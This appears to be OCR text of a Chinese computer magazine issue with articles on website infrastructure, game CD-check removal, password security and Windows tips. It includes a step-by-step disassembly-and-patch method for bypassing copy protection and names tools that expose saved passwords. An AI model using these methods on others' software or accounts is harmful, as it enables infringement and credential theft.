
网站管理系统只是一个信息发布的工具，用它只能把做好的网页、图片等内容上传到服务器之后发布到网上。这些网页、图片等内容仍然需要网站工程师设计。那么，网站工程师用什么来制作漂亮的网页和图片呢？这当中又有许多内容可以讲了。

网站工程师设计网页所用的软件其实就是我们平常所用的网页及平面设计软件。网页设计的主要软件有 FrontPage、Dreamweaver；平面设计软件有 Photoshop 和 ImageReady 等；动态网页编程的软件有 JBuilder 和 Visual Studio 等(这些编程软件也是编写一般应用程序的软件，所以在上面我们说动态网页就是“应用程序”)。



网页设计软件 Dreamweaver MX

在大中型网站制作时，对网页和图像的质量要求往往比较高，这个时候就需要除了软件之外的其他装备了。常用的装备有数码相机、绘图笔、扫描仪等。你可能觉得奇怪，怎么做网页需要绘图笔？其实，很多漂亮的网页都是网站工程师用笔画出来的。在纸上作画很多时候比在电脑上直接画画要简单的多，在纸上画好以后再用扫描仪把图像扫入计算机，之后再使用 PhotoShop 等平面设计软件对扫描的图象进行加工，再用这张加工好的图作底就可以在 Dreamweaver 等网页制作软件上进行网页设计了(当然，对于复杂的网页才需要这样做，一般的网页可以直接通过 Dreamweaver 制作或直接在记事本中写 HTML 代码来制作)。




用于网页设计的底图

网站幕后的硬件

网站的硬件设备是网站搭建的平台和传输的平台。网站的硬件设备有很多，主要有网站服务器、防火墙、路由器、交换机、网线、光纤和光收发器等。下面我们就带你了解最基础的网络硬件知识。

1.网站服务器

网站服务器用来放置网站管理系统及存储和发布网站信息。说得简单一点，其实它就是一台存储容量大、计算能力强、安全性好、稳定性高的计算机(其实服务器和普通计算机的最大区别也在这里)。



Dell 的塔式和机架式防火墙

2.防火墙

网站为了阻挡攻击和过大的流量而设置防火墙，目前常用的有硬件防火墙和软件防火墙两种。网站常用的软件防火墙有Microsoft ISA Server。硬件防火墙种类比较多，价格也比较贵，但是作为大中型网站，往往要做到最好的安全保障，因此硬件防火墙也是很多大中型网站的必备。



Cisco PIX 501 防火墙

3.交换机

网站的服务器之间、工作站之间通过内部网络连接的时候采用的设备一般是交换机。交换机的功能和作用比较像我们常用的集线器。与集线器不同的是，集线器没有智能处理能力，它只是简单地将数据传送到其他端口，至于那些端口连接的计算机接收不接收这些数据，它就不管了。而对交换机来说，网络上的数据就是MAC地址的集合，它能分辨出数据中的源MAC地址和目的MAC地址，因此可以在任意两个端口间建立联系。交换机只认识MAC地址而不认识IP地址，这不能说是交换机的不足，只能说是它的特点，在应用的时候也只能根据其特点来使用。



Cisco Catalyst 2950系列智能以太网交换机

4.路由器


路由器怎么看起来有点像上面的机架式服务器？不错，现在大多数路由器一般来说是机架式的。路由器是具有连接不同类型网络的能力并能够选择数据传送路径的网络设备。简单地说它就是连接不同网络的桥梁。不同网络上的数据往往有差别，如果数据发到另一个网络中，其他的网络往往不能识别，这个时候就需要路由器来转换了，这就如同如果你对英语不熟悉而到了说英语的国家，这时你需要一个翻译来帮你与外国人沟通。在网络上，路由器实际上就是翻译。其实我们所说的"互联网"，就是由各种路由器连接起来的。同时，在互联网中，从一个节点到另一个节点，可能有许多路径，路由器可以选择通畅快捷的近路，这样可以大大提高通信速度，减轻网络系统通信负荷，节约网络系统资源(这也正是路由器名称的由来)。



Cisco 12000 系列千兆比特交换路由器

5.光纤和光收发器

现在很多网站由于带宽要求比较大所以都架设了光纤，实际上它就是由光导纤维做成的"网线"，只不过具有传输容量大、抗电磁干扰能力强等特点，而且应用范围更广。光纤中传输的不是传统网线传输的电信号而是光信号，但是我们的计算机只认识电信号而不认识光信号，这个时候就需要一个转换设备，这就是光收发器，它可以将电信号转换成光信号在光纤中传输，并且将收到的光信号转换成电信号交给计算机处理。从一定程度上说，现在网站的出口连接处采用光纤，其内部网络连接一般还是采用普通网线的。



光纤

网站专题报道全接触

在网站上，我们除了看一般新闻之外，往往更关注网站对某一个重大事件的深度及相关报道，这些报道往往有文字、图片、声音、视频等，还有事件的前因后果、来龙去脉等相关信息，这些网站上报道的信息组织起来就构成了网站的专题报道。

大家可能在电视上看到过电视新闻记者扛着摄像机、拿着话筒跑前跑后报道新闻的场景。但是，对于网站报道新闻和采访新闻或许就不那么熟悉了。下面我们就来深入体验一次网站的大型专题报道，来了解台前幕后网站工程师是如何制作网站专题和如何进行采访报道的。

网站报道背景：2004年11月1日～11月7日，第五届中国国际航空航天博览会(以下简称航展)在珠海举行，为了让更多的网友了解中国最大的航空博览会的盛况，珠海电视台网站(www.zhtv.com)和中央电视台网站(www.cctv.com)进行合作，联合报道航展。

时间： 2004年9月23日
地点： 珠海电视台会议室
人物： 天马(网站总工)、小雨(网站工程师)、小新(网络工程师)、小蕴(网站执行编辑)、小优(网站编辑)。

下午，阳光明媚，小雨的午觉睡过头了，爬起来赶到单位已经是下午2:55。赶到会议室，会议已经开始了。天马正在笑呵呵地主持会议，旁边围坐着小新、小蕴和小优。小雨赶紧坐下，报以歉意的微笑，同时拿出随身的笔记本做记录。这次会议主题是讨论和中央电视台网站合作报道航展的相关事宜。天马说："我们已经制定了网站航展报道方案，决定采用文字、图片、视频报道相结合的报道方式。同时网站派出人员前往航展现场进行报道，在现场设置网站报道直播台，第一时间将最新的信息发布到网上。"

小蕴总体负责网站报道，她顿了顿说："这次网站的文字报道包括：新闻及相关信息、嘉宾访谈等；图片报道为航展现场最新图片，派出专门的摄影师到现场、每15分钟将所拍摄照片放置到网上；视频报道包括：相关视频及直播，网上直播航展现场的情况及飞行表演。"

时间： 2004年9月27日
地点： 北京
人物： 小雨(网站工程师)、阿剑(中央电视台网站工程师)、昕昕(中央电视台网站编辑)。

小雨赶到梅地亚中心，还是比约定时间迟到了15分钟。小雨来到央视国际网站的网上直播室，设备不错，从监视器上可以看到中央台各个频道网上直播与点播的情况。接着小雨便与阿剑和　　开始讨论航展直播有关事宜。阿剑对技术要求极为严谨甚至苛刻，要求不能出任何错误，因此最后确定在直播时采用两套方案，一套出问题，另一套马上启用，不影响直播。　　是网站编辑，对内容的要求也是一丝不苟，要求能在网上传达给网友最新最快最准的消息。

时间： 2004年10月30日
地点： 珠海航展馆现场
人物： 小新(网络工程师)、小蕴(网站执行编辑)

小新、小蕴他们赶到现场准备网络用于网站在现场报道。网站现场报道是将现场信息直接传送回服务器，所以理所当然的需要稳定的网络支持。小新准备好两套网络，一套是电信的ADSL电话线，一套是电视光纤网络。两套网络同时运行，互相备份，一套出问题也不会影响从现场传送信息。



航展网站报道现场

时间： 2004年11月1日
地点： 珠海航展馆现场
人物： 小雨(网络工程师)、小蕴(网站执行编辑)、小优(网站编辑)、昕昕(中央电视台网站编辑)

小雨赶到航展现场，开始采访，同摄影师一起跑前跑后拍照，拿着工作证到展台搜集资料，之后把拍到的照片和资料立即上网并配上相应的图片说明。

这次网站联合报道，方案中就制定了报道最新文字、图片、视频信息的原则，基于这个原因，网站现场报道组的工作极其繁忙。摄影师拍完照片回来，小优就在现场的网站直播台前筛选照片、给照片加说明、加水印、上传照片、最后由小蕴和　　审核后分别发布在中央台网站和珠海台网站上。从拍照到上网发布照片，前后时间控制在30分钟以内。同时，为了配合网站互动交流，网站请了2名速录师，专门负责网友与嘉宾交流时的文字录入工作。嘉宾回答网友问题时，坐在嘉宾旁边的速录师就用最快的速度将嘉宾说的话输入到电脑里，同时网站现场工作人员把输入到电脑中的文字同步发布到网上，让网友有和嘉宾面对面交流的感觉。当然，这需要一定的时间，从嘉宾回答到文字上网一般需要3～5分钟的时间，这也就是我们在网上与嘉宾交流时还是觉得回答相对较慢的原因所在。



中央电视台网站航展专题报道

后记

走出网站如此庞大复杂的幕后，我们可以长吁一口气，毕竟我们只需要愉快地在计算机前享受网站提供的各种服务。"网络就是计算机"，20世纪80年代，麦克尼利率领Sun公司提出的这一理念，现在已经贯彻到了互联网和网站的发展中。千千万万的网站组成了一台超级计算机，它的容量无限大、计算能力超级强，它将我们个人电脑的功能无限拓展。而我们只管尽情享用！

CF[ZT01]

玩游戏不用放入光盘

光盘版游戏完美转换硬盘版

★★★★

■狂ρκ

电脑游戏玩家都遇到过这样的问题，很多游戏在运行时仍需要插入光盘(“完全安装”情况下竟然也是如此)。如果光盘不慎遗失或光驱故障，面对安装好的游戏你是否就无计可施了呢？你可能会选择从网上下载高手制作的免CD补丁，可是并非每个光盘版游戏都能找到或能用这样的补丁。本文就要让你扮演一回高手的角色，自己来打造完美的硬盘版游戏。

特别声明：本文目的只是为了让购买正版游戏的用户能够在不磨损光驱的情况下方便地进行游戏，以下修改例子中皆隐去了部分游戏名称。

并不是每个光盘版游戏都能够转换为硬盘版，以下列举了一些可修改的游戏类型和特征，并给出了实际修改过程。

去除光盘检测

游戏所有文件均已安装至硬盘中，仅在游戏开始时出于版权保护目的检测一次光盘。

修改原理：在游戏程序开始位置有一段检测光盘的代码，最简单的检测方式就是从光盘中读取特定文件，没有读到则弹出提示框并强制退出游戏，如果读到并确认为该游戏光盘，则程序跳转到游戏开始处。

修改难度：★★★

所需工具：W32DASM(下载地址：http://www.pediy.com/tools/Disassemblers/W32Dasm/W32dsm8.93.rar)，RTA(下载地址：http://www.pediy.com/tools/Editors/RTA/rta.zip)。

第一步：下载W32DASM并解压，运行解压目录中的W32dsm8.93+.exe。选择W32DASM主界面菜单“Disassembler→Open File to Disassemble”(反汇编→打开需要反汇编的文件)，在文件选择框中选择打开《××物语》安装目录下的zweipet.exe。

第二步：选择菜单“Functions→Imports”(函数→输入表)，在弹出窗口中有一个列表框详细列出了程序中用到的API函数。在窗口上方文本框中输入“GetDriveType”(不含引号)并点击右侧“Search”(搜索)按钮，下方列表框中就选中了该函数所在行，接着双击它(见图1)。

小提示

API是程序调用系统功能的函数接口，比如程序要检测光盘，就必须使用GetDriveType函数来获得盘符的设备类型。因此找到GetDriveType函数在程序中的调用位置，就一定能在附近找到光盘检测代码。

第三步：在W32DASM主界面的代码显示框中就以高亮方式选中了GetDriveType函数的调用位置，将代码框稍微往下拉一点就能看到光盘检测代码了(见图2)。代码框最左侧的蓝色数字是代码的位置，如本文中在zweipet.exe中找到GetDriveType的位置为0048843，而光盘检测代码的位置在004088BD处。以下是代码简要注释：





图1



```
:004088BD 8B442414          mov eax, dword ptr [esp+14]
:004088C1 85C0              test eax, eax
:004088C3 7516              jne 004088DB
:004088C5 6A00              push 00000000

* Possible StringData Ref from Data Obj ->"提示！"
                                  |
:004088C7 6834894200        push 00428934

* Possible StringData Ref from Data Obj ->"请放入  物语的游戏光盘！"
                                  |
:004088CC 6818894200        push 00428918
:004088D1 6A00              push 00000000

* Reference To: USER32.MessageBoxA, Ord:01BEh
                                  |
:004088D3 FF15EC334200      Call dword ptr [004233EC]
:004088D9 EB58              jmp 00408933
```

图2　提示“插入光盘”的光盘检测代码

```
:004088BD   mov    eax,dword ptr[esp+14]
:004088C1   test   eax, eax       //检查是否有光盘
:004088C3   jnz    004088DB       //有光盘则跳转到004088DB位置(即游戏开始位置),没有光盘则不跳转
:004088C5   push   00000000
:004088C7   push   00428934
:004088CC   push   00428919
:004088D1   push   00000000
:004088D3   call   dword ptr[004233EC]  //弹出一个提示窗口“请插入××物语的游戏光盘”(见图3)
:004088D9   jmp    00408933       //程序转向代码结束部分,也就是强制退出游戏
```



图3　004088D3位置处的代码执行时会弹出此提示框

第三步：可以看到在004088C3处决定了程序走向(是继续下一行代码还是跳转到004088DB处开始游戏)，如果能让程序不加判断直接跳转到004088DB，就等于跳过了

光盘检测。关闭W32DASM，打开刚才下载的RTA，选择菜单命令“File→Open File”(文件→打开文件)，同样也是打开zweipet.exe。RTA界面立即显示出zweipet.exe的汇编程序代码。最左侧的红色数字为代码位置，边上蓝色十六进制数为该行代码的机器码，右侧黄色文字则为汇编代码。找到要修改的位置004088C3，这句汇编代码为“JNZ SHORT 4088DB”，将其修改为“JMP SHORT 4088DB”(不含引号，机器码为EB16)(见图4、5)。

```
004088C3 - 7516          JNZ SHORT 4088DB
```

图4 修改前

```
004088C3 - EB16          JMP SHORT 4088DB
```

图5 修改后

你知道吗

JNZ和JMP是什么意思？

JNZ为有条件转移指令，先检测一个条件，如果满足则跳转，否则继续执行下一行代码。而JMP则为无条件转移指令，不检测任何条件而直接跳转至需要转移的位置。

第四步：选择菜单命令“File→Save File”(文件→保存文件)，将修改成果保存。重新运行“××物语”，不再有讨厌的“请插入××物语的游戏光盘”提示框出现，没有光盘也能玩！

将光盘文件复制到硬盘

硬盘上仅有部分游戏文件，没有复制的光盘文件的路径记录在文件或注册表中。

修改原理：将需要从光盘中提取的内容复制到本地硬盘中，并修改路径记录使游戏程序从本地硬盘进行读取。

典型游戏：《××医院》　　**修改难度**：★★

所需工具：记事本

第一步：《××医院》在安装过程中即使选择“完全安装”，在运行时也需要插入光盘，并且插入光盘后确实在游戏过程中有较大数据量的读取，故判断其有一部分游戏文件没有安装到本地硬盘中。插入该游戏光盘，览其下文件并与硬盘中的游戏安装目录中的文件作比较，发现有几个目录中的文件数都不同，但光盘与硬盘的目录结构一致。

第二步：从光盘中将缺少的游戏文件复制到硬盘中的游戏安装目录中(可用“覆盖”)，再次运行游戏却发现仍提示插入游戏光盘。因为游戏程序并不知道你把缺少的游戏文件复制到硬盘中了，仍然去寻找光盘中的文件。那么怎么能让游戏程序知道呢？我们需要修改游戏程序的“记忆”，寻找游戏设置文件(一般为文件名中包含“Config”、“cfg”、“settings”等关键字的文件)，如本例中的游戏的设置文件为游戏安装目录下的Hospital.Cfg，用“记事本”打开此文件，将“INSTALL_PATH=”后的路径修改为你游戏的安装路径(即硬盘中存放刚才复制过来的缺少文件的路径，本例修改后的行如“INSTALL_PATH=C:\Program Files\Bullfrog\Hospital\”)，保存并关闭文件。

第三步：再次运行游戏，发现不再需要插入光盘了。

修改过程总结

在给出以上实例后，我们比较概括地总结一下修改步骤。

首先通过文件比较及光驱读盘时间等来判断游戏的类型是A还是B。

A.仅检测光盘，硬盘中已安装所有游戏文件。

第一步：用W32DASM查看游戏程序文件的汇编程序代码，找出光盘检测部分的代码位置。

第二步：分析这段代码，找出条件转移指令JNZ的位置。

第三步：用RTA编辑游戏程序文件，查看刚才记录下的JNZ的位置，并将其修改为JMP(无条件转移指令)。

小提示

以上情况仅用于未做进一步加密的游戏，有些游戏在光盘检测代码处使用了“花指令”或“动态加密”技术，则无法用此法修改。

B.硬盘中的游戏文件不全，需要从光盘中读取。

第一步：比较硬盘中的游戏文件数与光盘中的文件数，将硬盘中缺少的文件复制到游戏安装目录相应位置中(也可复制到其他目录并在第三步的路径处做相应的修改，但出于兼容性考虑，强烈建议复制到游戏安装目录)。

小提示

有一些游戏对文件做了加密隐藏，用此法修改路径后会出现类似“缺少文件”的提示。

第二步：根据文中给出的特征识别法寻找游戏用以存放光盘文件路径的设置文件(或注册表位置)。

第三步：编辑该设置文件，并将其中的文件存放路径修改为游戏安装目录。CF [YY01]

解决Applocale的应用故障

★★　　■ limited

还记得我们以前介绍过的Applocale吗？它能轻松解决安装繁体中文软件后软件界面乱码问题，不需要更改系统区域语言设置即可正常使用繁体中文等其他语言的软件（下载地址：http://download.microsoft.com/download/1/2/9/1294094c-c6d3-48d0-9b3b-2a7befca7098/apploc.msi）。

笔者使用AppLocale发现，它会在Windows\AppPatch文件夹中生成“AppLoc.tmp”文件，该文件可能会造成其他Windows Installer程序运作错误，导致其安装界面变成乱码，大家可以通过以下方法变相解决。首先在Windows\AppPatch目录新建一个文本文件，并将其改名为“AppLoc.tmp”，然后右键打开该文件的属性对话框，选中“只读”属性后确定即可防止生成新的“AppLoc.tmp”文件。CF [YY02]

■ABCD

小心被盗 把所有密码放进保险箱

可怜的密码，我要保护你！

★★★

本文可以帮你学到

- 了解各种密码恢复和盗取工具
- 全面接管你的各种密码，从此不再为记住它们发愁
- 只要轻轻点击，网站地址、用户名和密码全部自动搞定
- 经过严格测试，为大家推荐20多款同类软件中的优胜者

密码你好可怜，有多少人在折磨你！

你一定有一大堆密码，论坛、邮箱、QQ/MSN Messenger、机密文件……它们守卫着你的隐私和秘密，于是它们也被那些不怀好意的人所关注，我们相信如果你看过下面介绍的软件后，一定会为自己密码的安危而担心不已。

注：以下给出下载地址的软件并非恶意软件，主要功能是帮助用户找回自己丢失的密码，因此也请大家正确使用它们。

1.看破星号的Asterisk Key:为了省事你会让IE、Outlook Express(以下简称OE)、Outlook、Foxmail、FTP软件自动记录密码，但只要在相关显示为星号的密码位置处，利用这款星号查看工具(http://www.lostpassword.com/f/downloads/ariskkey/ariskkey.exe)，密码立即就会显示出来。

2.Protected Storage PassView:有些论坛如果让IE自动保存了用户和密码，并不会出现星号，但Protected Storage PassView(http://files.webattack.com/localdl834/pspv.zip)能够扫描出系统中保存的网页、OE、Outlook密码信息。而Mail PassView(http://www.nirsoft.net/utils/mailpv_setup.exe)更厉害，它不仅能将OE、Outlook中的密码恢复回来，并且能找回Yahoo Messenger、MSN Messenger、Gmail相关工具中保存的密码。

小提示

国内还有一款叫做"QQ密码寻回者"的软件，只要你在电脑中成功登录过QQ，它就能找回QQ密码。

3.Accent Office Password Recovery:用来恢复Word、Excel、Access文件密码的工具(http://www.skycn.com/soft/523.html)。

4.Advanced RAR Password Recovery:恢复RAR压缩包密码的工具(http://www.skycn.com/soft/21253.html)。

5.可怕的局域网监听工具:这类软件可以在网上找到很多，比如：网络解霸、密码监听器等，它们能够捕获整个局域网其他用户的明文传输密码。比如：Web邮箱密码、论坛密码、密码保护、FTP账号，POP3邮箱密码等。

6.盗号木马:由于QQ、网络游戏的流行，因此也就产生了数不胜数的盗号木马，它们会潜伏在受害人的电脑中，当运行QQ、网络游戏时，便会将相应的密码自动发送到指定邮箱中。

Password Depot小档案

- 软件版本:1.7.2.0　　软件大小:4.7MB
- 软件性质:免费软件　　适用平台:Windows 98/Me/2000/XP
- 下载地址:http://www.password-depot.com/download/pdepot17.exe
- 软件备注:免费版本可以保存20个密码。目前该软件已经推出了2.0版本(下载地址:http://www.password-depot.com/download/pdepot2.exe)，经我们测试，虽然功能更为强大，比如:自动输入密码更快捷，可以安装到闪盘上，能够将密码列表文件保存到FTP服务器上等，但还存在一些小BUG，目前不推荐安装。

7.键盘记录:如键盘记录者等软件，它们能够将你所有的键盘操作记录下来，当然这其中就包括你的重要密码。

该如何保护可怜的密码

1.让它长一些，复杂一些

专家建议最好将密码设定得位数尽量长，并且要使用大写、小写字母+标点+数字组合，这样却给我们记忆密码带来了极大困难。

2.安装杀毒软件和防火墙

由于许多密码失窃都是因为系统中被安插了木马，因此安装杀毒软件和防火墙是非常有效的防范措施。

3.不要让IE、OE等软件保存你的密码

打开IE，进入"工具→选项→内容"，单击"自动完成"按钮，在弹出窗口中取消"表单上的用户名和密码"，同时，在访问论坛时，不要选择保存Cookie(见图1)，而对于OE、Foxmail、QQ、MSN Messenger等软件，则不要选择让软件记录密码。



图1

用 Password Depot 保管你的密码

上面提到了，保证密码不被窃取的重要手段之一便是使用复杂密码以及不要让软件保存密码，但我们往往会有一大堆密码，这样记忆起来对谁都不是件容易事，因此想不起论坛、邮箱、文件的密码便成为我们经常遇到的麻烦。也正因为这样，密码管理软件诞生了，它们可以将你的密码统一保存在一个加密的文件中，你只需要记住密码管理软件的密码就行了。

我们经过对 20 多种密码管理软件的长期试用和比较，最后为大家推荐 Password Depot 这款软件。

实例 1:记住 CFan 论坛的密码

第一步:软件安装后第一次运行会首先弹出如图 2 所示的新建密码列表文件的窗口。在 "List Access Key" 和 "Retype List Access Key" 中输入密码。然后单击 OK 按钮，软件提示要好好保管这个密码，接着便会弹出 "List Access Key" 窗口，输入刚才设置的密码即可打开软件主界面。



图 2



图 3

第二步:Password Depot 虽然是英文界面，但使用还是蛮简单的，首先在左侧 "Group" 窗格中右击 "My Passwords" 并选择 "New Group"(新建组)，将其命名为 "论坛"，接着选中创建的 "论坛" 子组，然后单击工具栏的 "Add" 按钮，这样便弹出了 "New Password"(新建密码项)的窗口(见图 3)。这里要注意的是，"URL" 应输入论坛的登录页面地址，比如电脑爱好者论坛为http://bbs.cfan.com.cn/index.php?act=Login&CODE=00(这个地址一般是论坛首页 "登录" 的链接);而 "Auto Complete sequence"(自动完成排程)是 Password Depot 的特色功能，它能够实现只需要鼠标一击便可完成用户名和密码的自动输入，其中的"<user><tab><pass><enter>"意为输入用户名后按下Tab键，接着输入密码，然后按回车键。

第三步:这样就完成了登录 CFan 论坛的设置，我们先来试试效果，单击 Password Depot 工具栏的 "Top Bar" 按钮，在 Windows 桌面上方会出现一个工具条(见图 4)，在 "Group" 中会显示为 "论坛"，"Password" 后显示为 "CFAN 论坛"(如果以后添加更多项目，可通过它们来选




图 4

择)，首先单击那个向右箭头按钮打开 IE 并进入 CFan 论坛的登录页面，接着再单击那个魔术棒按钮，这时会出现如图5所示的小窗口，同时鼠标指针后面会带着一把小钥匙，将指针放到用户名的文本框中单击，用户名和密码便自动输入进去，同时自动登录到论坛中。



图 5

Just Do It

★请试着将五笔爱好者论坛(http://wbfans.w11.51web.cn/bbs/)加入到 Password Depot 中，注意它的登录页面为 http://wbfans.w11.51web.cn/bbs/login.asp。因为这里输入用户名的顺序是:用户名 + Tab + Tab + 密码 + 回车，因此 "Auto Complete sequence" 需要修改，请在图 3 中单击 "Select" 按钮，接着在打开窗口中单击 "Add" 按钮，然后通过单击 User name 等按钮输入 "<user><tab><tab><pass><enter>"。

★请创建一个 "邮箱" 的组，试着将你的 Web 邮箱添加进来，你会发现，进入邮箱会这样轻松、简单。

实例 2:制作 QQ 快速登录

第一步:在左侧 "Group" 窗格中右击 "My Passwords" 并选择 "New Group"(新建组)，将它命名为 "应用程序"，接着选中创建的 "应用程序" 组，然后在工具栏单击 "Add" 按钮，这样便弹出了图 3 所示窗口。

第二步:其他设置与实例 1 相同，只是在 "URL" 项应单击其后的 "Local File..." 按钮，并在打开窗口中定位到 QQ 可执行文件(C:\Program Files\Tencent\QQ\QQ.exe)，而 "Auto Complete sequence" 应改为 "<pass><enter>"(因为 QQ 登录窗口一般会自动出现你的 QQ 号)，只需输入密码即可。

第三步:完成设置后，同样方法进行测试。

实例 3:如何知道密码到底是什么

Password Depot 默认将输入的密码显示为星号，如果你想知道某个保存的密码到底是什么，可以单击工具栏的 "Options" 按钮，在打开窗口的 "General" 选项卡中勾选 "Password Visible by Default"(密码默认可见)，然后再右击相应的项目并选择 "Modify"(修改)，在弹出窗口中便会看到密码的本来面目了。

到此你一定已经体会到了 Password Depot 的妙处，从此以后你不需要再记住那么多密码，只要记住一个密码就行了。而且它不仅能够帮你安全地管理各种密码，还能生成需要大约 307 年才能破解的复杂密码，同时其工具条还可以充当网站、程序、文件的快速启动栏。CF[YY03]

慢！慢！慢！原来是它惹的祸

■北京　卡卡西

在Windows 2000中，如果遇到点击某些程序菜单命令“文件→打开”（比如：Windows Media Player、Excel等），并在打开的对话框的“查找范围”项后单击下拉按钮，下拉列表显示速度极慢（甚至超过30秒才能显示），这个故障的产生原因往往是因为你在“资源管理器→工具”中设置了映射网络驱动器，如果所映射的网络驱动器不能连接，就会造成Windows多次尝试在后台对服务器进行搜索，从而出现较长延时问题。

另外，映射网络驱动器还会造成系统开机慢的故障，比如：映射的网络驱动器太多，Windows在开机时会花费较多时间连接并映射每个网络驱动器，或者所映射的网络驱动器在开机时无法连接，Windows会尽力搜索并尝试建立立映射，于是也就造成了开机慢的问题。

针对以上问题，我们建议大家最好利用批处理来创建映射网络驱动器，而不是“资源管理器→工具→映射网络驱动器”，需要时只要双击该批处理文件来快速开启，批处理文件内容为：

```
NET USE P: \\cfserver\稿件
NET USE /PERSISTENT:NO
```

其中“P:”为是映射驱动器在本地的盘符，冒号后空一格，然后写上要映射的服务器文件的路径；请根据你的实际情况修改。

第二句的意思是系统开机时不重新建立映射驱动器。

CF [YY04]

补丁、软件装不上？试试右键

★★

■北京　张思源

1.MSI安装文件

一次在安装Norton GoBack时，发现总是提示需要重启后才能安装，但试了多次依然不行，无意中右击了一下安装文件夹中的nortongoback.msi文件，在右键菜单中居然有“安装”、“修复”、“卸载”三个选项，试着选择了“安装”，居然顺利地出现了安装界面，并且很快安装成功。

2.INF补丁文件

在论坛上闲逛时，电脑一不小心中毒了，机器变得缓慢无比。通过在网上搜索，得知这是一种利用Windows下IE的iFrame系统漏洞的恶意木马程序。通过下载一个名为q319182.exe的补丁程序可以解决。下载后双击该文件，系统提示“该更新需要安装Internet Explorer 6”，可我已经安装过了啊！经过研究发现，直接在q319182.exe上按右键，用WinRAR释放到一个新的文件夹，打开发现释放出了很多文件。在q319182.inf上按右键，选“安装”（见图），哈哈！补丁被成功安装了。轻车熟路地重新启动计算机，一切搞定！如果你也遇到过补丁无法安装的故障，不妨试试这种安装方法。



CF [YY05]

看图从来没有这样轻松

许多朋友的电脑中保存着大量的图片，ACDSee出品的一款叫做“PicaView”可以让你通过右击图片文件直接在右键菜单中查看图片，笔者最近找到一款免费、小巧的右键看图软件——MiTeC PE Image Shell Extension，功能一样很出色。首先到http://www.newhua.com/cfan/200503/imagview.rar下载，解压缩后右击其中的“MPEISE.inf”文件并选择“安装”，完成安装后，右击任意一个图片文件，你会发现其缩略图直接显示在右键菜单中了，单击缩略图后会进入软件窗口（见图）。进入“Settings”选项卡后可在“Thumbnail Size”中显示右键菜单缩略图的大小。



CF [YY06]

资源和美丽我全要　XP完美克隆Mac OS

★★★

■辽宁　小新

苹果电脑专用的Mac OS操作系统，界面极为漂亮，因此也就出现了许多能让PC模拟Mac OS界面的Windows美化软件，但它们似乎都存在着一些通病，比如：常驻内存，占用系统资源较多，会令电脑变得慢、稳定性不好等。而这里介绍的FlyakiteOSX不仅能完美克隆"苹果"，而且具有不占用系统资源，稳定性好等特点。

FlyakiteOSX	
u软件版本:1.0	软件大小:18MB
u软件性质:免费软件	适用平台:Windows XP
u下载地址:http://osx.portraitofakite.com/download.htm	

1.Windows XP"苹果"化

安装FlyakiteOSX时，首先要求用户根据操作系统语言版本选择语言，我们选择Chinese (Simplified)(简体中文)即可(见图1)。然后还需设置FlyakiteOSX安装的部件，如果要全面的"苹果"化，建议全部勾选。之后，FlyakiteOSX会提示是否替换MSN Messenger界面，你可根据实际情况来进行选择。全部选好后，开始安装，这时FlyakiteOSX会自动将原来Windows的资源文件进行替换，大约需要20分钟左右。



图1

2.体验"苹果"

文件全部替换完成后，重启电脑，包括开机画面在内的界面都已经变为Mac OS的样子。在桌面上无论是程序栏还是图标，也都变成了苹果样式(见图2)。注意此时一些菜单中的字体会变得很小，修正方法如下：右击桌面空白处，选择"属性→外观"修改"字体大小"为"Tahoma"，这样部分菜单即可修改完成，但还是有些选项字体没有变化，如果有知道的朋友可以发信至software@cfan.com.cn。




图2

3.恢复XP的本来面貌

如果不喜欢Mac OS操作系统界面，可以在"控制面板→添加或删除程序"中将FlyakiteOSX卸载，这样桌面就恢复了。

总体上来说FlyakiteOSX是一款非常不错的软件，可以达到95%以上的Mac OS操作系统仿真度。不过还是有一小部分程序和菜单无法正常的模拟。

火速链接

想知道FlyakiteOSX为什么可以修改Windows主题，为什么不占用系统资源吗？去看看CFan加油站中介绍的《Windows XP为什么能变"大苹果"？》吧。

CF [YY07]

随心所欲定制你的QQ性别

